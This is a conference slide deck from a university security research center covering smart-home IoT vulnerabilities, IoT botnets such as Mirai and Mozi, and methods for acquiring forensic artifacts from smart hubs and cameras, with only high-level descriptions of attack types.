




# A Practical Method of Finding Vulnerabilities in Internet of Things

leckChae Euom  
System Security Research Center  
In Chonnam National University  
[iceuom@jnu.ac.kr](mailto:iceuom@jnu.ac.kr)

# Table of Contents

- Ø. Introduction of SSRC
  - I. Internet of Thing's in Smart home
  - II. Analyze vulnerabilities in smart home devices
  - III. Acquire forensic artifacts on smart home device
  - IV. Conclusion and Future research



# Introduction of SSRC



## Introduction of this presentation's speaker & Member



엄익채 **Jeomikchae Euom**

Assistant Professor  
Vice Dean @ Graduate School of Data Science  
Director @ System Security Research Center  
Head @ Interdisciplinary Program of Information Security  
Chonnam National University

### Career

- Professor (10/2019~now), [Chonnam National University](#)
  - ✓ System Security Research Center
  - ✓ Graduate School of Data Science
  - ✓ Graduate School of Convergence Security
- Cyber Security R&D(9/2007~9/2019), [KEPCO KDN](#)
  - ✓ Cyber Security R&D for Critical Infrastructure (e.g Nuclear Power Plant, Power Grid, etc)
- R&D(8/2003~8/2007), [LG Innotek](#)
  - ✓ I&C Programming using Labview, etc,



JongBum LEE



SeungJu HAN



YuBin KIM




HuiSeok YANG

# Introduction of SSRC



## SSRC (System Security Research Center)

- SSRC is based on Chonnam National University in Southern South Korea.
- Research on IoT/ Smart City/ Critical Infrastructure Cyber Security
- Total Researcher Numbers: 40 (Full-Time: 14, Part-Time: 26)



### Welcome to System Security Research Center in Chonnam National University

- |  |                  |
|--|------------------|
| event: 2020 시스템보안 컨퍼런스 연례                            | 2020-09-22 18:13 |
| event: A71번 에너지관리시스템 및 보안이슈 융합 기술세미나 시행              | 2020-08-17 23:28 |
| event: 인공지능 기반 ICS 위협탐지 기술세미나 시행                     | 2020-08-17 23:27 |
| event: SW 개발보안 교육 시행                                 | 2020-08-17 23:24 |
| News: Homepage is under maintenance until 08/23/2020 | 2020-08-08 18:01 |



2020 시스템보안 컨퍼런스



2019 국제 융합 학생 축제 모습



2020 시스템보안컨퍼런스



WISA 워크샵 발표



A71번 에너지관리시스템 및 보안이슈 융합

<http://ssrc.jnu.ac.kr>

# Introduction of SSRC



## Recruiting of International Students

- We are looking for highly motivated and willing students who are interested in doing research on understanding in Cyber Security. At the moment, Master positions, PhD positions are available.
- **Main Research area**
  - Industrial Controls System's Cyber Security
  - Vulnerability Scoring System
  - IoT Security
  - Privacy, Data Security (Synthetic Data, Federated Learning)
  - Digital Forensic (honeynet, etc)

### Requirements

Hard-working, high work ethic, highly motivated and willing.

### Support:

- Free tuition fee
- Support: 2,000,000 ~ 3,000,000 KRW/month, depends on the contribution of students.
- Additional support for National Health Insurance.
- Opportunity to attend domestic/international conferences. (e.g Defcon, Blackhat, HITB, etc)
- Brand-new facilities: RTX 2080Ti, RTX 3080/3090, Tesla P100...
- Papers incentive: 600,000~1,500,000 KRW, depending on the paper quality ( SCIE journal or Top-tier Conference.)



# I. Internet of Thing's in Smart Home




# 1.1 Smart home market trend



## Global Smart Home Market Size (2022-2032)

- The smart home market is expected to reach \$518.5 billion by 2032, at a CAGR of 21.88%.




# 1.1 Smart home market trend



## Smart Home Market's major player

META Smart Home Devices Market by Vendor  
Unit Share, Q1 2022



(Middle East Asia, Africa)




# 1.2 smart home platform Providers



## Smart home platform provider

- Samsung is the dominant smart home device brand in many countries




Source : PRECEDENCE RESEARCH

# 1.3 Smart home infrastructure



## Smart home infrastructure

- A smart home consists of a variety of IoT devices centered around a hub.
- The hub is likely to contain key evidence data.



## II. vulnerabilities in smart home



# 2.1 Smart Home Vulnerabilities



## Smart Home Device Vulnerability

### Security threats from smart home devices

- Vulnerabilities in smart home devices are constantly being discovered, and it's likely that there are many more that have not been exposed

NO.	Target	Type	Impact	Description
1	ZigBee Coordinator	Command injection	Zigbee packet sniffing and tampering	Takeover of home networks using Zigbee vulnerabilities through devices that communicate with external networks and communicate with Zigbee networks
2	Smart home network	Spoofing (Evil twin)	Hijacking device information	When registering a device in the cloud, duplicate registrations are made even if the same device ID is registered.
3	Smart home network	Spoofing (Evil twin)	Device packet sniffing	Evil Twin attack, which disconnects WiFi and connects a smart home device to a fake AP with the MAC of the wireless AP.
4	Smart home management accounts	Phishing emails	Takeover the platform account	Send phishing emails to users to steal their smart home platform administrative accounts and control their smart home after stealing their accounts.
5	AP Router	Denial of service	Slow device network communication	A Dos attack on an AP router that connects a smart home network to the outside world, disrupting its availability.
6	Smart Meters	Privacy invasion	Information leaks in the smart home	Smart water meters analyze water volume to infer users' living patterns and outings
7	AP Router	Dos	Force a device to disconnect from the network	Device network disconnection attacks that exploit the lack of authentication in the AP router's WiFi's disconnection packets.


# 2.2 Risks of malware infection



## Internet of Things(IoT) malware

### IoT intrusion Trends

- Malware targeting Internet of Things devices in smart home environments is on the rise and needs to be addressed proactively.




# 2.2 Risks of malware infection



## Internet of Things(IoT) malware

### Mirai Botnet

- MiraiBotnet was an early botnet targeting IoT devices, but it is still active today.
- MiraiBotnet had the largest bitrate of any Ddos attack in October 2022.
- The acquisition of data related to these malware and breaches is essential from a digital forensics perspective.




# 2.3 Representative IoT Malware



## MIRAI

Mirai Botnet





# 2.3 Representative IoT Malware



**MOZI**

Mozi Botnet






# 2.5 Considerations about IoT Forensics




## Type of Incident

- Symptoms of Incident
- Root Cause
- Related Systems




## Device Artifacts

- Status of device
  - Live
  - Cold (Shutdown)
- Type of data
  - Volatile Data
  - Non-Volatile Data
- Type of device
  - AP    - NVR
  - NAS   - IP Camera



## Hardware Artifacts

- Debugging Port
  - UART
  - JTAG
- Memory Dump
  - EEPROM
  - FLASH Memory
  - eMMC



# III. Acquire forensic artifacts on smart home device



# 3.1 Acquiring forensic artifacts



## Devices for data acquisition

Acquire data from IoT devices from different manufacturers

- Samsung Smart hub



- Xiaomi Smart hub



- Aqara



Smart hub

- Hikvision IP Camera and NVR




# 3.1 Acquiring forensic artifacts



## Data acquisition methodology

### Forensic artifacts acquisition method for general IoT devices

- This study aims to Acquiring forensic artifacts, so OSINT is excluded from the data collection process



# 3.1 Acquiring forensic artifacts



## Acquiring forensic artifacts of Samsung Smart Things(OSINT)

### Acquiring forensic artifacts through OSINT(Smart Things CLI)

```
C:\Users\me\smarthings
Command Line interface for the SmartThings APIs

